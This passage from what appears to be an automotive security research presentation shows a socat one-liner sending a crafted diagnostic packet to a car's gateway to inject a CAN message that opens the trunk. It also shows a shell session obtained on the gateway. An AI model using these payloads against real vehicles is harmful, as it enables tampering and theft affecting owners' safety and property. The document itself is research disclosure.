          channel - can send msg (channel, (int) & off 40069878[6 * channel]);
  24
  25
      return channel;
27 }
    UNKNOWN diag_send_msg:23
```



0x04 INJECT_CAN: Open the Trunk

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```
struct Diag CAN Msg
  CHAR diag id; // INJECT CAN==0x04
  CHAR channel; // CAN Channel ID, {0-6}
  WORD can id; // CAN Msg ID
  DWORD msq1; // Messages
  DWORD msg2; };
#!/bin/sh
printf "\x04\x01\x02\x48\x04\x00\x00\x04\x00\xFF\xFF\x00" | socat - udp:gw:3500
```



Gateway Patching

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```
./givemeshell.sh
qw>
gw> ?
k33n
Revision: 6
Vehicle Version: 2.28.60
Application 0.0
CRC: d0560e50, buildType: 1 (PLATFORM)
GIT: b8629a206fab1c8e2a9a6b7b3c9125316d64c270
Bootloader Version: 2.3.2
help - help
? - help
exit - exit
reboot - reboot
free - display free memory
uptime - system uptime
ls - list directory contents [dir]
rm - remove files or dirs <name> [name...]
mv - rename files or dirs <from> <to>
cat - display file contents <file>
cp - copy file <from> <to>
mkdir - create dir <dir>
```



Demo

Open the Trunk







More

- IC/CID Vulnerabilities Exploiting
- CANBus/UDS Security Research
- ECUs Updating Procedures
- ECUs Reverse Engineering
- etc.





Thank you!



Please feel free to contact us if you have any questions.

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